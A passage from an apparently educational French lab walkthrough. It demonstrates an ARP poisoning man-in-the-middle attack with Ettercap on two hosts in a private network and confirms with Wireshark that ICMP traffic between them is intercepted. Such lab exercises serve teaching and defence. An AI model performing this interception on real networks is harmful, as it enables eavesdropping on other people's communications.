Currently scanning: 192.168.33.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.20.3	f4:a8:0d:c8:69:37	1	60	Wistron InfoComm(Kunshan)Co.,Ltd.
192.168.20.5	d4:81:d7:e3:bf:51	1	60	Dell Inc.

⇒ On relève 2 hôtes sur le réseau (nos 2 cibles)


- Lancer la version graphique de l'outil Ettercap depuis la machine attaquante




- Lancer une reconnaissance des hôtes



- Ajouter l'un des hôtes recensés en tant que cible pour l'attaque :



- Lancer l'attaque APR poisoning sur la cible :



- ⇒ Désormais les entrées ARP de notre cible sont falsifiées et contiennent l'adresse Mac de notre machine attaquante (possibilité de le voir avec la commande *arp -a* sur la cible).

Chaque nouvelle communication initiée par la cible sera alors interceptée par notre machine attaquante avant d'atteindre sa destination.

- Initier une communication depuis la machine cible et observer le résultat sous Wireshark depuis la machine attaquante :

The image shows a Wireshark packet capture window. The filter is set to 'icmp'. The packet list shows four ICMP packets. The 'Source' and 'Destination' columns are highlighted with a red box.

No.	Time	Source	Destination	Protocol
8463	371.171343047	192.168.20.3	192.168.20.5	ICMP
8464	371.181903989	192.168.20.3	192.168.20.5	ICMP
8468	372.188446250	192.168.20.5	192.168.20.3	ICMP
8469	372.195023363	192.168.20.5	192.168.20.3	ICMP

- ⇒ On intercepte bien les communications entre les 2 machines cibles depuis la machine attaquante